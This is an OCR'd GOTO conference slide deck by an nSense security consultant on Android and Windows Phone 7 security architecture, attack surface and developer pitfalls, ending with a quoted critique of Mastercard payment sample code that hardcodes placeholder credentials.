nsense

copenhagen goto; conference

ROBOTS AND WINDOWS

Joakim Sandström (JODE)

nSense

INTERNATIONAL
SOFTWARE DEVELOPMENT
CONFERENCE

gotocon.com

define: Joakim Sandström

On since 1993'ish 13:37 (EEST)

Work:

- Chief Technology Officer / Founder @ nSense

Interests


- Application security
- Smartphone security
- Code reviews
- Writing code
- Obscure protocols and more...

nSense in a nutshell


- Highly specialised in information security
- International organization with a strong local presence
- Financially independent
- The key owners work for the company
- High customer satisfaction
- ~50 employees

VISION

Be the leading European IT security assessor



nSense Service Offering



Trusted Advisor

- Strategic security consultation
- Security Improvement Program
- Security coaching services
- Incident response services

Business Enabler

- Security management
- PCI compliance
- ISO and ISF compliance
- Secure software development
- Training services

Execution

- Vulnerability assessment
- Penetration testing
- Code reviews
- Security reviews and analyses
- Vulnerability management
- Karhu vulnerability scanner

Main Objectives

- Provide a brief overview of the Android and WP7 OS
  - Security models and architecture
  - Comparison
  - Common pitfalls

- Allow developers to understand better the underlying platform- and security frameworks.

Intro

- Definitions

Platforms

- Overview
- Architecture
- Ecosystem

Devices

- Secure programming
- Authentication
- Authorization
- Transport
- Storage
- Logging
- Exception management
- Server-side processing

Outro

- Conclusions
- QA


Definitions

13:00
2
Phone
People
3
Text
3
Outlook
Pictures
XBOX
LIVE

Microsoft
Google

Architecture

Platform / Security Architecture



Applications

Home

Contacts

Phone

Browser

...

Application Framework

Activity Manager

Window Manager

Content Providers

View System

Package Manager

Telephony Manager

Resource Manager

Location Manager

Notification Manager

Libraries

Surface Manager

Media Framework

SQLite

OpenGL | ES

FreeType

WebKit

SGL

SSL

libc

Android Runtime

Core Libraries

Dalvik Virtual Machine

Linux Kernel

Display Driver

Camera Driver

Flash Memory Driver


Binder (IPC) Driver

Keypad Driver

WiFi Driver

Audio Drivers

Power Management



LPC
(Least Privileged Chamber)

SRC
(Standard Rights Chamber)

ERC
(Elevated Rights Chamber)

TCB
(Trusted
Computing
Base)

TCE
(Trusted Computing Environment)


Signed

Unsigned

About Android

- No “centralized authority” for Android platform.
- There exists almost 200 different flavors or distributions of Android.
- Updates are provided by carriers.

Attack surface



The ”usual” about Android

- Linux permission model
- Linux kernel (kind of linux)
  - http://elinux.org/Android_Kernel_Features
- Udev
- WebKit
- OpenGL
- SQLite
- ARM Architecture

The unfamiliar

- Binder IPC
- Android debug bridge (ADB)
- Ashmem (Anonymous shared memory)
- **Vendor specific device drivers**
- **Vendor specific packaging (software)**
- Android specific device drivers
- Telephony stack
- Bionic libc (!= POSIX)
- Custom dynamic linker
- Dalvik VM
- Zygote

Android security model

- Privilege separation
  - Every application has its own uid:gid
  - Distinct system components have their own uid:gid
- Privilege management
  - Zygote process parenting
  - **No setuid** files (some do ship with setuid files)
- Application permissions
  - Application manifest based whitelist (capability based model)
  - **Manually accepted** by user on install

Hardware protection

- ARM Trustzone
  - Used to provide tamper free data transactions
  - **Not used** by any Android vendor as far as we know?

- ARM eXecute-Never (NX bit)
  - Used to enforce memory executable permissions
  - **Not used** up until Android 2.3
    - **Executable stack**
    - **Executable heap**

Software protection

- Android randomize_va_space is set to 1
  - Conservative (stack, mmap base, VDSO, PIE) … no heap base (brk) randomization
  - Regardless: Applications are fork()'d from Zygote, and inherit its ASL
- Most .so are pre-linked with Apriori (hardcoded load address in an 8

  byte "PRE " record at the end of .so) and can not be relocated
  - Ret2libc convenience (ROP exploits)
- Android's Dynamic Linker does not support runtime relocation
  - Google + Stanford: new protection schemes based around rebasing pre-linked libraries during Android device updates..
- DLMalloc based heap (inc protection schemes)
- ProPolice/SSP enabled GCC for native code

Application protection

- Applications can be self signed
  - No Certificate Authority in place to verify application publishers
- Google can remotely push/pull apps from/to devices through the GTalkService
  - REMOVE_ASSET Intent
  - INSTALL_ASSET Intent
- Recent examples include the 50 or so malicious apps that were pulled from the Android market.
  - http://jon.oberheide.org/blog/2010/06/25/remote-kill-and-install-on-google-android/

Android Sandboxing

- Based completely on privilege separation
  - Enforced by Linux Kernel
- Dalvik VM is NOT a sandbox in itself
  - Any application can run native code
  - That means any application can touch the Kernel directly (syscalls, ioctls, etc.)


    Breaking out of the Dalvik “sandbox” gains you nothing!
- Permission/Capability model
  - Per installed Application (Manifest)
  - Per URI (Intent permission flags)

Android Manifest.xml

- Package name
- Unique identifier
- Components (Activities, Services, BroadcastReceivers, etc.)
- Permissions “needed” to access protected APIs
- Permissions other applications are required to have to interact with applications components

Developers

What should we worry about?



Scary, Scary Mobile Banking

Short post to demonstrate really bad mobile payment sample code provided by Mastercard.

For a great tutorial on how to N-O-T develop a mobile payment application, take a look at the sample code provided by Mastercard here. For more Mastercard Open API goodness, check these examples out here and here.

In this snippet from the sample code, they are providing a placeholder for hardcoding your companyID and companyPassword in plaintext string format:

```
 final double amount =
Float.valueOf(amountInput.getText().toString());
 final String currency = "USD";
 final String companyId = "your-company-id-here";
 final String companyPassword = "your-company-password-he
 final String messageId = "your-message-id-here";
 final String settlementId = "your-settlement-id-here";
 final String cardHolderName =
cardHolderNameInput.getText().toString();
 final String accountNumber = cardNumberInput.getText().toStr
 final String expiryMonth = expirationMonthInput.getText().toStr
 final String expiryYear = expirationYearInput.getText().toString(
```

And below, we append this to our request and send!!

```
   request.append("<MerchantIdentity>");
  request.append("<CompanyId>");
  request.append(companyId);
  request.append("</CompanyId>");
  request.append("<CompanyPassword>");
```

Payments - Resources

Explore our low-cost, high functionality payment processing

Purchase (Create)

This method allows you to authorize the payment request and facilitate payment to the merchant in one single message.

ment to a merchant.

Developer Zone Blogs

See what MasterCard developers are saying about MasterCard's APIs

ACCESSING THE PAYMENT API USING JAX-RS

Added by e026391, last edited by e026391 on Sep 30, 2010 (

There are a large number of REST client libraries available. In t REST client using the Jersey 1.4 Client API as it represents a implementations. For a detailed explanation of the request/resp pages.

Each example will refer to the examples in the attached payme

